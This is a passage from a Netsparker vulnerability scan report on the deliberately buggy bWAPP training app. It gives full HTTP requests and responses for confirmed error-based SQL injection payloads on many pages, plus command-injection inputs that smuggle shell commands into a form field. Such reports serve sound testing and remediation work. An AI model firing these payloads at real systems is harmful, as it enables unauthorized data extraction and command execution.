User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 286
Content-Type: application/x-www-form-urlencoded

action=go&movie=-1+or+1%3d1+and+
(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)
%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)
```

Response

```
…
on.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/sqli_13.php</b> on line <b>177</b><br />

<tr height="50">

<td colspan="5" width="580">Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.2. /bWAPP/xss_login.php CONFIRMED

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	Type	Value
login	**POST**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...**
password	POST	3
form	POST	submit

Extracted Data

```
5.0.96-0ubuntu3
```

Request

```
POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 316
Content-Type: application/x-www-form-urlencoded

login=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&password=3&form=submit
```

Response

```
…
arning</b>: mysql_query() [<a href='function.mysql-query'>function.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/xss_login.php</b> on line <b>144</b><br />
Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.3. /bWAPP/sqli_7.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_7.php

Parameters

Parameter	Type	Value
blog	POST	add
entry	**POST**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...**

Extracted Data

5.0.96-0ubuntu3

Request

```
POST /bWAPP/sqli_7.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_7.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 302
Content-Type: application/x-www-form-urlencoded

blog=add&entry=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27
```

Response

```
…
:</label><br />
<textarea name="entry" id="entry" cols="80" rows="3"></textarea></p>

<button type="submit" name="blog" value="add">Add Entry</button>

Error: Duplicate entry '_!@4dilemma:1' for key 1<br /><br />
```

3.4. /bWAPP/sqli_8-2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_8-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	XML Parameter	bee
/reset[1]/secret[1]/text()[1]	**XML Parameter**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33), CHAR(64),CHAR(52...**

Extracted Data

5.0.96-0ubuntu3

Request

```
POST /bWAPP/sqli_8-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/sqli_8-1.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 298
Content-Type: text/xml; charset=utf-8

<reset><login>bee</login><secret>-1' and 6=3 or 1=1+(SELECT 1 and ROW(1,1)&gt;(SELECT
COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52),CHAR(100),CHAR(105),CHAR(108),CHAR(101),CHAR(109),CHAR(109),CHAR(97),0x3a,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.COLLATIONS GROUP BY x)a)+'</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:45:04 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.5. /bWAPP/sqli_2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_2.php?action=go&movie=-1+or+1%3d1+and+(SELECT+1+and+ROW(1%2c1)%3e(S...

Parameters

Parameter	Type	Value
action	GET	go
movie	**GET**	**-1 or 1=1 and (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52),CHA...**

Extracted Data

```
5.0.96-0ubuntu3
```

Request

```
GET /bWAPP/sqli_2.php?action=go&movie=-1+or+1%3d1+and+
(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)
%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_2.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
ion.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/sqli_2.php</b> on line <b>177</b><br />

<tr height="50">

<td colspan="5" width="580">Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.6. /bWAPP/sqli_3.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	Type	Value
login	POST	3
password	**POST**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...**
form	POST	submit

Extracted Data

```
5.0.96-0ubuntu3
```

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 316
Content-Type: application/x-www-form-urlencoded

login=3&password=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&form=submit
```

Response

```
…
b>Warning</b>: mysql_query() [<a href='function.mysql-query'>function.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/sqli_3.php</b> on line <b>144</b><br />
Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.7. /bWAPP/sqli_6.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_6.php

Parameters

Parameter	Type	Value
title	**POST**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...**
action	POST	search

Extracted Data

```
5.0.96-0ubuntu3
```

Request

```
POST /bWAPP/sqli_6.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_6.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 307
Content-Type: application/x-www-form-urlencoded

title=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&action=search
```

Response

```
…
ion.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/sqli_6.php</b> on line <b>145</b><br />

<tr height="50">

<td colspan="5" width="580">Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.8. /bWAPP/sqli_16.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_16.php

Parameters

Parameter	Type	Value
login	**POST**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...**
password	POST	3
form	POST	submit

Extracted Data

```
5.0.96-0ubuntu3
```

Request

```
POST /bWAPP/sqli_16.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_16.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 316
Content-Type: application/x-www-form-urlencoded

login=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&password=3&form=submit
```

Response

```
…
>Warning</b>: mysql_query() [<a href='function.mysql-query'>function.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/sqli_16.php</b> on line <b>148</b><br />
Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.9. /bWAPP/xxe-2.php CONFIRMED

http://itsecgames.com/bWAPP/xxe-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	XML Parameter	bee
/reset[1]/secret[1]/text()[1]	**XML Parameter**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33), CHAR(64),CHAR(52...**

Extracted Data

- 5.0.96-0ubuntu3

Request

```
POST /bWAPP/xxe-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/insecure_direct_object_ref_3.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 298
Content-Type: text/xml; charset=utf-8

<reset><login>bee</login><secret>-1' and 6=3 or 1=1+(SELECT 1 and ROW(1,1)&gt;(SELECT
COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52),CHAR(100),CHAR(105),CHAR(108),CHAR(101),CHAR(109),CHAR(109),CHAR(97),0x3a,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.COLLATIONS GROUP BY x)a)+'</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:16:46 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 56
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.10. /bWAPP/sqli_1.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_1.php?title=-1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(...

Parameters

Parameter	Type	Value
title	**GET**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33), CHAR(64),CHAR(52...**
action	GET	search

Extracted Data

- 5.0.96-0ubuntu3

Request

```
GET /bWAPP/sqli_1.php?title=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
ion.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/sqli_1.php</b> on line <b>145</b><br />

<tr height="50">

<td colspan="5" width="580">Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.11. /bWAPP/xss_login.php CONFIRMED

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	Type	Value
login	POST	3
password	**POST**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...**
form	POST	submit

Extracted Data

```
5.0.96-0ubuntu3
```

Request

```
POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 316
Content-Type: application/x-www-form-urlencoded

login=3&password=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&form=submit
```

Response

```
…
arning</b>: mysql_query() [<a href='function.mysql-query'>function.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/xss_login.php</b> on line <b>144</b><br />
Error: Duplicate entry '_!@4dilemma:1' for key 1
```

3.12. /bWAPP/sqli_3.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	Type	Value
login	**POST**	**-1' and 6=3 or 1=1 (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...**
password	POST	3
form	POST	submit

Extracted Data

```
5.0.96-0ubuntu3
```

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 316
Content-Type: application/x-www-form-urlencoded

login=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&password=3&form=submit
```

Response

```
…
b>Warning</b>: mysql_query() [<a href='function.mysql-query'>function.mysql-query</a>]: Unable to save result set in <b>/var/www/bWAPP/sqli_3.php</b> on line <b>144</b><br />
Error: Duplicate entry '_!@4dilemma:1' for key 1
```

4. Command Injection

1 TOTAL
CRITICAL
CONFIRMED
1

Netsparker identified a command injection, which occurs when input data is interpreted as an operating system command.

This is a highly critical issue and should be addressed as soon as possible.

Impact

An attacker can execute arbitrary commands on the system.

Actions to Take

1. See the remedy for solution.
2. If possible, do not invoke system commands from the application.
3. Find all instances of similar code and make the code changes outlined in the remedy section.

Remedy

Before invoking system commands within an application, consider using an API which allows you to separate commands and parameters. This can avoid many of the problems associated with command execution. See the external references for some examples. If this is not possible, whitelist all input and encode it in accordance with the underlying subsystem. (*e.g. if it is Windows, then you need to escape from cmd.exe control characters*)

Required Skills for Successful Exploitation

This is an easy issue to exploit, requiring little skill or knowledge. Most knowledgeable attackers can gain remote access over such a system within minutes.

External References

- OWASP - Command Injection
- WASC - OS Commanding

Remedy References

- Process class in .NET
- Program execution Functions in PHP

Classification

OWASP 2013-A1

4.1. /bWAPP/commandi.php CONFIRMED

http://itsecgames.com/bWAPP/commandi.php

Parameters

Parameter	Type	Value
target	**POST**	**&expr 268409241 - 2 &**
form	POST	submit

Request

```
POST /bWAPP/commandi.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/commandi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 44
Content-Type: application/x-www-form-urlencoded

target=%26expr+268409241+-+2+%26&form=submit
```

Response

```
…
bel>
<input type="text" id="target" name="target" value="www.nsa.gov">

<button type="submit" name="form" value="submit">Lookup</button>

</p>

</form>
<p align="left">268409239

</p>
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem" target
…
```

5. Blind Command Injection

2 TOTAL

CRITICAL

CONFIRMED

2

Netsparker identified a blind command injection, which occurs when input data is interpreted as an operating system command.

It is a highly critical issue and should be addressed as soon as possible.

In this case, command injection was not obvious, but the different response times from the page based on the injection test allowed Netsparker to identify and confirm the command injection.

Impact

An attacker can execute arbitrary commands on the system.

Actions to Take

1. See the remedy for solution.
2. If possible, do not invoke system commands from the application.
3. Find all instances of similar code and make the code changes outlined in the remedy section.

Remedy

Before invoking system commands within an application, consider using an API, which allows you to separate commands and parameters. This can avoid many of the problems associated with command execution. See the external references for some examples. If this is not possible, whitelist all input and encode it in accordance with the underlying subsystem. (*e.g. if it is Windows, then you need to escape from cmd.exe control characters*)

Required Skills for Successful Exploitation

This is an easy issue to exploit, requiring little skill or knowledge. Most knowledgeable attackers can gain remote access over such a system within minutes.

External References

- OWASP - Command Injection
- WASC - OS Commanding

Remedy References

- Process class in .NET

Classification

OWASP 2013-A1

5.1. /bWAPP/commandi_blind.php CONFIRMED

http://itsecgames.com/bWAPP/commandi_blind.php

Parameters

Parameter	**Type**	**Value**
target	**POST**	**&ping -c 25 127.0.0.1 &**
form	POST	submit

Request

```
POST /bWAPP/commandi_blind.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/commandi_blind.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 46
Content-Type: application/x-www-form-urlencoded

target=%26ping+-c+25+127.0.0.1+%26&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:08:24 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - OS Command Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>OS Command Injection - Blind</h1>

<form action="/bWAPP/commandi_blind.php" method="POST">

<p>

<label for="target">Enter your IP address
…
```

5.2. /bWAPP/commandi.php CONFIRMED

http://itsecgames.com/bWAPP/commandi.php

Parameters

Parameter	Type	Value
target	**POST**	**&ping -c 25 127.0.0.1 &**
form	POST	submit

Request

```
POST /bWAPP/commandi.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/commandi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 46
Content-Type: application/x-www-form-urlencoded

target=%26ping+-c+25+127.0.0.1+%26&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:05:59 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - OS Command Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
